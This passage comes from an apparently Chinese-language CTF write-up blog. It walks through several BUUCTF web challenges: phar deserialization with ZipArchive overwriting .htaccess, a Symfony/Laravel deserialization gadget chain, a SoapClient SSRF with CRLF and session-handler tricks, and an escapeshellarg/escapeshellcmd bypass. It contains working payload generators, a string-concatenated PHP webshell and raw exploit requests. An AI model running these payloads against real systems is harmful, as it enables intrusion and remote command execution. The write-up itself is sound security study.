    file_put_contents($this->upload_dir.'/.htaccess', 'lolololol, i control all');
}
```

是否存在有覆盖`.htaccess`文件的可能呢，我们再看一下上传后的文件名生成机制

```php
public function upload_file(){

    if (!$this->checker){
        die('u r not admin');
    }
    $this->content_check -> check();
    $tmp = explode(".", $this->filename);
    $ext = end($tmp);
    if ($this->size > 204800){
        die("your file is too big");
    }
    move_uploaded_file($this->file_tmp, $this->upload_dir.'/'.md5($this->filename).'.'.$ext);
}
```
https://blog.csdn.net/stepone4ward

我们的filename的md5值被作为了文件的名称，也就是`.`前面的内容是不可能为空的，我们无法直接上传名为`.htaccess`的文件，当时做这道题目也就僵在这里了，赛后看到题解的时候还是感叹自己的知识面远远不够。这道题目的正确解法是利用phar的反序列化，首先要找到反序列化文件的点，我们在`view.php`中看到了我们传入的参数被作为类`File`的对象属性

```php
<?php
error_reporting(0);
include ("config.php");
$file_name = $_GET['filename'];
$file_path = $_GET['filepath'];
$file_name=urldecode($file_name);
$file_path=urldecode($file_path);
```

```php
$file = new File($file_name, $file_path);
$res = $file->view_detail();
$mine = $res['mine'];
$store_path = $res['store_path'];
```


接下来看一下`File`类的内容，该类中的函数`view_detail`调用了**mime_content_type**，而该函数是存在有反序列化漏洞的，也就是说我们传入的filepath如果是一个phar文件则有可能实现反序列化

```php
public function view_detail(){

    if (preg_match('/^(phar|compress|compose.zlib|zip|rar|file|ftp|zlib|data|glob|ssh|expect)/i', $this->filepath)){
        die("nonono~");
    }
    $mine = mime_content_type($this->filepath);
    $store_path = $this->open($this->filename, $this->filepath);
    $res['mine'] = $mine;
    $res['store_path'] = $store_path;
    return $res;

}
```


找到了反序列化的点之后就是反序列化中类的构造了，我们注意到了Profile类当中存在有魔术方法`__call`

```php
function __call($name, $arguments)
{
    $this->admin->open($this->username, $this->password);
}
```

但此时内部所定义的open函数是一个人畜无害的函数，这里就要介绍到解决这道题目的关键了:内置类`ZipArchive`，该函数如果设置为`overwrite`模式则会实现对目标的覆盖

ZipArchive::OVERWRITE (integer)
If archive exists, ignore its current contents. In other words, handle it the same way as an empty archive.

接下来就是如何实现`__call`魔术方法的调用了

```php
function __destruct()
{
    if (isset($this->checker)){
        $this->checker->upload_file();
    }
}
```

我们看到`File`类的析构函数实现了类中属性`checker`对函数`upload_file`的调用，那么如果这个`checker`是Profile类的对象的话，Profile类中没有对应的`upload_file`方法也就会去调用对应的`__call`方法，整个攻击链就构造完成了

```
定义File类中的checker属性为Profile类的对象 > 析构时调用upload方法 > 调用Profile类的__call魔术方法 > 此时的admin为ZipArchive类的对象 > 完成覆盖
```

编写payload

```php
<?php
class File{

    public $filename;
    public $filepath;
    public $checker;

    function __construct($filename, $filepath)
    {
        $this->filepath = $filepath;
        $this->filename = $filename;
        $this->checker = new Profile();
    }
}

class Profile{

    public $username;
    public $password;
    public $admin;

    function __construct()
    {
        $this->username =  "/var/www/html/sandbox/fd40c7f4125a9b9ff1a4e75d293e3080/.htaccess";
        $this->password = ZipArchive::OVERWRITE;
        $this->admin = new ZipArchive();
    }
}
@unlink("phar.phar");
$phar = new Phar("phar.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
$o = new File('GAPPP','GAPPP');
$phar->setMetadata($o); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
```

生成phar文件后我们要做的是上传一个webshell，虽然文件内容当中禁用了命令执行函数和`+`，但此时我们还可以利用`.`进行字符串的拼接

```php
<?php
$a="syst";
$b="em";
$c=$a.$b;
$c($_GET['cmd']);
?>
```

上传生成的phar文件后立即访问view.php，对应的参数为`filename=上传后的phar文件名&filepath=php://filter/resource=phar://上传后的phar路径`，使用`php://filter`的原因是为了绕过`$this->filepath`中的内容限制,完成对`view.php`的访问后直接访问刚才上传的webshell的地址(如果在两个步骤之间访问upload.php则会重新生成.htaccess文件)

```
GET
/sandbox/fd40c7f4125a9b9ff1a4e75d293e3080/25a452927110e39a345a2511c57647f2.
php?cmd=cat%20/flag HTTP/1.1
Host: bc201f0c-dad3-4a33-9045-12d1a2391abf.node1.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: __cfduid=d36b6344efd7c41e97b630ed47f9fc7731564730933;
PHPSESSID=38b5e61b4cbe116fe574f5c57ee398bb;
hash=52107b08c0f3342d2153ae1d68e6262c
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 15 Sep 2019 16:01:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 43
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.9

flag{a885c5c9-44ef-4333-a66d-b196632ba380}
```


17.[CISCN2019 总决赛 Day1 Web4]Laravel1

这题比赛的时候研究了很久，也没有找到完整的利用链，在这里跟着师傅们的wp进行一下复现

```php
<?php
//backup  in  source.tar.gz

namespace  App\Http\Controllers;


class  IndexController  extends  Controller
{
        public  function  index(\Illuminate\Http\Request  $request){
                $payload=$request->input("payload");
                if(empty($payload)){
                        highlight_file(__FILE__);
                }else{
                        @unserialize($payload);
                }
        }
}
```


`source.tar.gz`下载网站源码
网页很直白的告诉了我们考察点是反序列化，我们就需要去找到反序列化时会调用的魔术方法`__destruct`，我们找到的目标为

```
[redacted]\vendor\symfony\symfony\src\Symfony\Component\Cache\Adapter\TagAwareAdapter.php:
278     }
279
280:    public function __destruct()
281     {
282         $this->commit();
```

跟进查看魔术方法的内容

```
public function commit()
```

```
    {
        return $this->invalidateTags([]);
    }

    public function __destruct()
    {
        $this->commit();
    }
```


析构时调用的函数为`commit()`， `commit()`函数内又调用了该类的函数`invalidateTages`，查看对应函数的内容

```
public function invalidateTags(array $tags)
{
    $ok = true;
    $tagsByKey = [];
    $invalidatedTags = [];
    foreach ($tags as $tag) {
        CacheItem::validateKey($tag);
        $invalidatedTags[$tag] = 0;
    }

    if ($this->deferred) {
        $items = $this->deferred;
        foreach ($items as $key => $item) {
            if (!$this->pool->saveDeferred($item)) {
                unset($this->deferred[$key]);
                $ok = false;
            }
        }

        $f = $this->getTagsByKey;
        $tagsByKey = $f($items);
        $this->deferred = [];
    }

    $tagVersions = $this->getTagVersions($tagsByKey, $invalidatedTags);
    $f = $this->createCacheItem;

    foreach ($tagsByKey as $key => $tags) {
        $this->pool->saveDeferred($f(static::TAGS_PREFIX.$key, array_intersect_key($tagVersions, $tags), $items[$key]));
    }
    $ok = $this->pool->commit() && $ok;

    if ($invalidatedTags) {
        $f = $this->invalidateTags;
        $ok = $f($this->tags, $invalidatedTags) && $ok;
    }

    return $ok;
}
```


漏洞存在的地方位于

```
        if ($this->deferred) {
            $items = $this->deferred;
            foreach ($items as $key => $item) {
                if (!$this->pool->saveDeferred($item)) {
                    unset($this->deferred[$key]);
                    $ok = false;
                }
            }

            $f = $this->getTagsByKey;
            $tagsByKey = $f($items);
            $this->deferred = [];
        }
```


这里类中的属性`pool`调用了`saveDeferred`方法

```php
public function __construct(AdapterInterface $itemsPool,
{
    $this->pool = $itemsPool;
```

该属性来自于`Adapterinterface`接口的类的对象，接下来我们要做的就是找到一个同样调用`Adapterinterface`接口的类，并且该类当中存在有名为`saveDeferred`的方法，我们找到的类是同样调用`AdapterInterface`接口的`PhpArrayAdapter`类

```php
class PhpArrayAdapter implements AdapterInterface, CacheInterface, PruneableInterface, ResettableInterface
{
    use PhpArrayTrait;
    use ContractsTrait;
```

去看一下该类对应的`saveDeferred`方法

```php
public function saveDeferred(CacheItemInterface $item)
{
    if (null === $this->values) {
        $this->initialize();
    }

    return !isset($this->keys[$item->getKey()]) && $this->pool->saveDeferred($item);
}
```

该类的`saveDeferred`方法又调用了`initialize`方法，该方法是来自父类`PhpArrayTrait`，查看`initialize`方法的内容

```php
private function initialize()
{
    if (!file_exists($this->file)) {
        $this->keys = $this->values = [];

        return;
    }
    $values = (include $this->file) ?: [[], []];

    if (2 !== \count($values) || !isset($values[0], $values[1])) {
        $this->keys = $this->values = [];
    } else {
        list($this->keys, $this->values) = $values;
    }
}
```


存在有文件包含的内容`$values = (include $this->file) ?: [[], []];`
可以开始构造利用链了，首先可以肯定的是我们反序列化的对象是`TagAwareAdapter`类的对象，还需要调用类中的`saveDeferred`方法，我么可以看到想要调用对应的方法必须要存在有名为`deferred`的属性才可以顺利调用

```php
if ($this->deferred) {
    $items = $this->deferred;
    foreach ($items as $key => $item) {
        if (!$this->pool->saveDeferred($item)) {
            unset($this->deferred[$key]);
            $ok = false;
        }
    }
```

其中`deferred`数组的入口参数是`cacheiteminterface`的对象

```
function saveDeferred(CacheItemInterface $item)
```

也就是实现了该接口的对象

```
use Symfony\Component\Cache\CacheItem;
```

我们在引入的类中看到了名为`CacheItem`的类，因此我们构造的`TagAwareAdapter`类为


```
class TagAwareAdapter{
 private $deferrde = [];
 private $pool;
 public function __construct(){
  $this->deferred = array('gappp' => new CacheItem());
  $this->pool = new PhpArrayAdapter(); //我们想要调用PhpArrayAdapter类对应的saveDeferred方法
 }
}
```

我们通过该类调用了`PhpArrayAdapter`类对应的`saveDeferred`方法，该方法又调用了父类`PhpArrayTrait`的`initialize`方法，并利用该方法对参数`file`实现文件包含，因此我们构造的`PhpArrayAdapter`类的内容为

```
class PhpArrayAdapter{
    private $file;
    public function __construct(){
        $this->file = '/flag';
    }
}
```

接下来就是结合命名空间完成构造

```
<?php
namespace Symfony\Component\Cache{
    final class CacheItem{
    }
}
namespace Symfony\Component\Cache\Adapter{
    use Symfony\Component\Cache\CacheItem;
    class PhpArrayAdapter{
        private $file;
        public function __construct()
        {
            $this->file = '/flag';
        }
    }
    class TagAwareAdapter{
        private $deferred = [];
        private $pool;
        public function __construct()
        {
            $this->deferred = array('gappp' => new CacheItem());
            $this->pool = new PhpArrayAdapter();
        }
    }
$obj = new TagAwareAdapter();
echo urlencode(serialize($obj));
}
```




flag{775109fb-f5fb-4948-835f-f26f04ea08b9}

18.bestphp's revenge

进入题目后直接获得了源码

```
<?php
highlight_file(__FILE__);
$b = 'implode';
call_user_func($_GET['f'], $_POST);
session_start();
if (isset($_GET['name'])) {
        $_SESSION['name'] = $_GET['name'];
}
var_dump($_SESSION);
$a = array(reset($_SESSION), 'welcome_to_the_lctf2018');
call_user_func($b, $a);
```


显而易见的是我们可以利用第一个`call_user_func`方法对变量b进行变量覆盖



也就是说我们可以控制第二个`call_user_func`所调用的函数，但是对应函数的参数被限制为数组，也就是说我们不可能直接将b改为`system`完成getshell了。

```
only localhost can get flag!session_start();
echo 'only localhost can get flag!';
$flag = 'LCTF{**********************}';
if($_SERVER["REMOTE_ADDR"]==="127.0.0.1"){
        $_SESSION['flag'] = $flag;
    }
only localhost can get flag!
```

此时我们查看`flag.php`，需要我们完成伪造本地登陆来实现获得flag，那此时需要我们的思路从rce变成了利用一个参数为数组

此时我们查看`flag.php`，需要我们完成伪造本地登陆来实现获得flag，那此时需要我们的思路从rce变成了利用一个参数为数组的的任意函数实现SSRF并输出session中的flag

这里我们要了解一个内置类`SoapClient`，该类用于创建soap数据报文，需要我们传入两个参数，第一个是参数为`$wsdl`，如果为NULL，就是非wsdl模式。如果是非wsdl模式，反序列化的时候就会对options中的url进行远程soap请求，接下来我们测试一下在本地发出请求，调用该类中不存在的方法，进而调用call魔术方法

```php
<?php
$a = new SoapClient(null, array(
    'location'=> "[redacted]",
    'uri'=> "test"
));
$a->getsubtime();
?>
```

在vps中监听端口

```
ubuntu@VM-0-2-ubuntu:~$ nc -lvp 8083
Listening on [0.0.0.0] (family 0, port 8083)
Connection from [redacted] port 8083 [tcp/*] accepted (family 2, sport 40298)
POST / HTTP/1.1
Host: [redacted]
Connection: Keep-Alive
User-Agent: PHP-SOAP/5.6.27
Content-Type: text/xml; charset=utf-8
SOAPAction: "test#getsubtime"
Content-Length: 374

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="test" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-ENC="http://schemas.
xmlsoap.org/soap/encoding/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><ns1:getsubtime/></SOAP-ENV:Body></SOAP-ENV:Envelope>
ubuntu@VM-0-2-ubuntu:~$ * Connection closed *
```


也就是说我们可以利用soap进行ssrf了，但此时存储session的cookie值我们并不可控，这里我们用到的是CRLF漏洞

> CRLF是”回车+换行”（\r\n）的简称。在HTTP协议中，HTTPHeader与HTTPBody是用两个CRLF分隔的，浏览器就是根据这两个CRLF来取出HTTP内容并显示出来。所以，一旦我们能够控制HTTP消息头中的字符，注入一些恶意的换行，这样我们就能注入一些会话Cookie或者HTML代码，所以CRLFInjection又叫HTTPResponseSplitting，简称HRS。

因此我们可以修改ua为

```
'user_agent' => "localhost\r\nCookie: PHPSESSID=vi7n069ig6dfss5cuqrm8srhg5"
```

对cookie的值进行注入

此时的问题变成了如何在本题中调用一个`SoapClient`类中不存在的方法了

这里我们用到的是`call_user_func`函数的特性，如果我们传入的参数为一个数组的话，例如`array(class,func)`的话，则会实现`class=>func`的效果，也就是说如果我们的`class`为`SoapClient`的话

```php
$a = array(reset($_SESSION), 'welcome_to_the_lctf2018');
call_user_func($b, $a);
```

此处的参数恰好为数组，也就可以实现`SoapClient=>welcome_to_the+lctf2018`也就是对`call`魔术方法的调用，也就可以完成`soap`请求的发送了。

接着的问题是如何实现该类的反序列化呢，一般情况下我们使用的反序列化引擎均为`php`，其存储方式是，键名+竖线+经过serialize()函数序列处理的值，例如`name|s:6:"spoock";`

而如果我们采用的序列化引擎为`php_serialize`时SESSION文件的内容是`a:1:{s:4:"name";s:6:"spoock";}`，此时矛盾的地方就出现了，如果我们使用php_serialize引擎序列化时的内容为`|任意类`，结果为`a:1:{s:4:"name";s:n:"|任意类";}`，我们在反序列化时如果使用的时php引擎的化，则会对管道符后的内容进行反序列化，借此我们便实现了对任意类的反序列化。而我们修改序列化引擎的方式便是调用`session_start`方法，其参数为`serialize_handler=目标引擎`，而我们第二次进行session_start时，php会对session中内容自动进行反序列化，因此我们的第一个报文为

```
POST
/index.php?name=|0%3A10%3A%22SoapClient%22%3A4%3A%7Bs%3A3%3A%22uri%22%3Bs%3A16%3A%22http%3A%2F%
2F127.0.0.1%22%3Bs%3A8%3A%22location%22%3Bs%3A25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22%3Bs
%3A11%3A%22_user_agent%22%3Bs%3A55%3A%22localhost%0D%0ACookie%3A+PHPSESSID%3Dvi7n069ig6dfss5cu
qrm8srhg5%22%3Bs%3A13%3A%22_soap_version%22%3Bi%3A1%3B%7D&f=session_start HTTP/1.1
Host: 08a0f120-9944-401c-87b6-8fe5a04491a6.node2.buuoj.cn.wetolink.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
content-type: application/x-www-form-urlencoded
cache: no-cache
origin: moz-extension://86d6f985-5ed0-4e03-bd46-76856ec6bdda
Content-Length: 31
Cookie: PHPSESSID=vi7n069ig6dfss5cuqrm8srhg5
Connection: keep-alive

serialize_handler=php_serialize
```

```
Pragma: no-cache
X-Powered-By: PHP/7.0.33
Content-Length: 2481

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #007700">(</span><span style="color:
#0000BB">__FILE__</span><span style="color: #007700">);<br /></span><span style="color: #0000BB">$b </span><span
style="color: #007700">= </span><span style="color: #DD0000">'implode'</span><span style="color: #007700">;<br
/></span><span style="color: #0000BB">call_user_func</span><span style="color: #007700">(</span><span style="color:
#0000BB">$_GET</span><span style="color: #007700">[</span><span style="color: #DD0000">'f'</span><span style="color:
#007700">], </span><span style="color: #0000BB">$_POST</span><span style="color: #007700">);<br /></span><span
style="color: #0000BB">session_start</span><span style="color: #007700">();<br />if (isset(</span><span style="color:
#0000BB">$_GET</span><span style="color: #007700">[</span><span style="color: #DD0000">'name'</span><span style="color:
#007700">])) {<br />    </span><span style="color: #0000BB">$_SESSION</span><span style="color:
#007700">[</span><span style="color: #DD0000">'name'</span><span style="color: #007700">] = </span><span
style="color: #0000BB">$_GET</span><span style="color: #007700">[</span><span style="color: #DD0000">'name'</span><span
style="color: #007700">];<br />}<br /></span><span style="color: #0000BB">var_dump</span><span style="color:
#007700">(</span><span style="color: #0000BB">$_SESSION</span><span style="color: #007700">);<br /></span><span style="color:
#0000BB">$a </span><span style="color: #007700">= array(</span><span style="color: #0000BB">reset</span><span
style="color: #007700">(</span><span style="color: #0000BB">$_SESSION</span><span style="color: #007700">), </span><span
style="color: #DD0000">'welcome_to_the_lctf2018'</span><span style="color: #007700">);<br /></span><span style="color:
#0000BB">call_user_func</span><span style="color: #007700">(</span><span style="color: #0000BB">$b</span><span style="color:
#007700">, </span><span style="color: #0000BB">$a</span><span style="color: #007700">);<br /></span><span style="color:
#0000BB">?&gt;</span>
</span>
</code>array(1) {
  ["name"]=>
  string(212)
"|O:10:"SoapClient":4:{s:3:"uri";s:16:"http://127.0.0.1";s:8:"location";s:25:"http://127.0.0.1/flag.php";s:11:"_use
r_agent";s:55:"localhost
Cookie: PHPSESSID=vi7n069ig6dfss5cuqrm8srhg5";s:13:"_soap_version";i:1;}"
}
```


最后就是利用`extract`进行变量覆盖，进而调用`SoapClient`类的`__call`魔术方法实现ssrf读取flag

```
POST /index.php?f=extract&name=SoapClient HTTP/1.1
Host: 08a0f120-9944-401c-87b6-8fe5a04491a6.node2.buuoj.cn.wetolink.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=vi7n069ig6dfss5cuqrm8srhg5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 16

b=call_user_func
```

```
      array(4) {
        ["file"]=>
        string(23) "/var/www/html/index.php"
        ["line"]=>
        int(11)
        ["function"]=>
        string(14) "call_user_func"
        ["args"]=>
        array(1) {
          [0]=>
          array(2) {
            [0]=>
            *RECURSION*
            [1]=>
            string(23) "welcome_to_the_lctf2018"
          }
        }
      }
      ["previous":"Exception":private]=>
      NULL
      ["faultstring"]=>
      string(16) "Gateway Time-out"
      ["faultcode"]=>
      string(4) "HTTP"
    }
  }
  ["name"]=>
  string(10) "SoapClient"
  ["flag"]=>
  string(42) "flag{5ecd3eef-8003-45c2-9b54-a86560edd930}"
}
```


19.[BUUCTF 2018]Online Tool

进入题目后直接得到了源码

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```


首先是以`glzjin`+`X-Forwarded-For的ip地址`创建了沙盒，也就是沙盒的名称是我们可控的。然后执行了输出指令`system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host)`

这道题目明显需要我们注意的是这两个操作

```
$host = escapeshellarg($host);
$host = escapeshellcmd($host);
```

有一篇大牛文章特地描述了escapeshellarg参数绕过和注入的问题

> http://www.lmxspace.com/2018/07/16/%E8%B0%88%E8%B0%88escapeshellarg%E5%8F%82%E6%95%B0%E7%BB%95%E8%BF%87%E5%92%8C%E6%B3%A8%E5%85%A5%E7%9A%84%E9%97%AE%E9%A2%98/

escapeshellarg函数的定义如下

```
string escapeshellarg ( string $arg )
```


起到的作用为

> 给字符串增加一个单引号并且能引用或者转码任何已经存在的单引号，这样以确保能够直接将一个字符串传入 shell 函数，shell 函数包含 exec(), system() 执行运算符(反引号)

听起来有点难懂，我们举例测试一下

```php
<?php
$host = 'nonono';
var_dump(escapeshellarg($host));
?>
```


执行的结果如下



如果在我们输入的字符串中有单引号出现的话

```php
<?php
$host = "no'nono";
var_dump(escapeshellarg($host));
?>
```


还会对我们内部的单引号进行转义




也就是说该函数在我们的字符串两侧添加了单引号进行包裹，一般我们对其进行利用的格式如下

```php
<?php
system('ls '.escapeshellarg($dir));
?>
```


如果我们利用管道符进行命令注入的话



如果我们没有使用该函数的话



也就是说使用该函数的前后情况为




接下来测试一下原博主列举的例子

我们都知道escapeshellarg函数会在函数参数两侧添加单引号，但如果被双引号再次包围的话则会实现命令的执行
接下来是escapeshellcmd函数

> escapeshellcmd() 对字符串中可能会欺骗 shell 命令执行任意命令的字符进行转义。 此函数保证用户输入的数据在传送到 exec() 或 system() 函数，或者 执行操作符 之前进行转义。 反斜线（\）会在以下字符之前插入：
> &#;`|?~<>^()[]{}$*, \x0A 和 \xFF。 ' 和 "仅在不配对的时候被转义。 在 Windows 平台上，所有这些字符以及 % 和 ! 字符都会被空格代替。

根据大牛的实例测试一下该函数的功能



我们输入的反引号被成功转义了
当两个函数配合时则会有意外情况出现，原博客中的案例为

首先变量被escapeshellarg函数处理，变为

```
$a = '127.0.0.1'\'' -v -d a=1'
```

再被escapeshellcmd函数处理，变为

```
$a = '127.0.0.1'\\'' -v -d a=1\'#成对的单引号不转义
```

那么现在的指令就变为了`curl '127.0.0.1'\\'' -v -d a=1\'`此时的`\\`被解释为`\`
也就变成了`curl 127.0.0.1\ -v -d a=1'`
了解完了基础知识后，我们再来看面前的这道题目,如果我们采用最基本的`|whoami`的话
首先escapeshellarg处理变为`$host='127.0.0.1|whoami'`
接着escapeshellcmd处理后变为`$host='127.0.0.1\|whoami'`
很明显我们的指令是无法被执行的，此时我们需要清楚一点，就是无论我们进行怎样的构造，我们都无法实现分号或者管道符的逃逸，我们就只能转换思路，从构造任意命令执行到利用nmap进行解题
在nmap的输出格式当中

Nmap输出格式

-oN <filespec> (标准输出)

要求将标准输出直接写入指定 的文件。如上所述，这个格式与交互式输出 略有不同。

-oX <filespec> (XML输出)

要求XML输出直接写入指定的文件。

-oS <filespec> (ScRipT KIdd|3 oUTpuT)

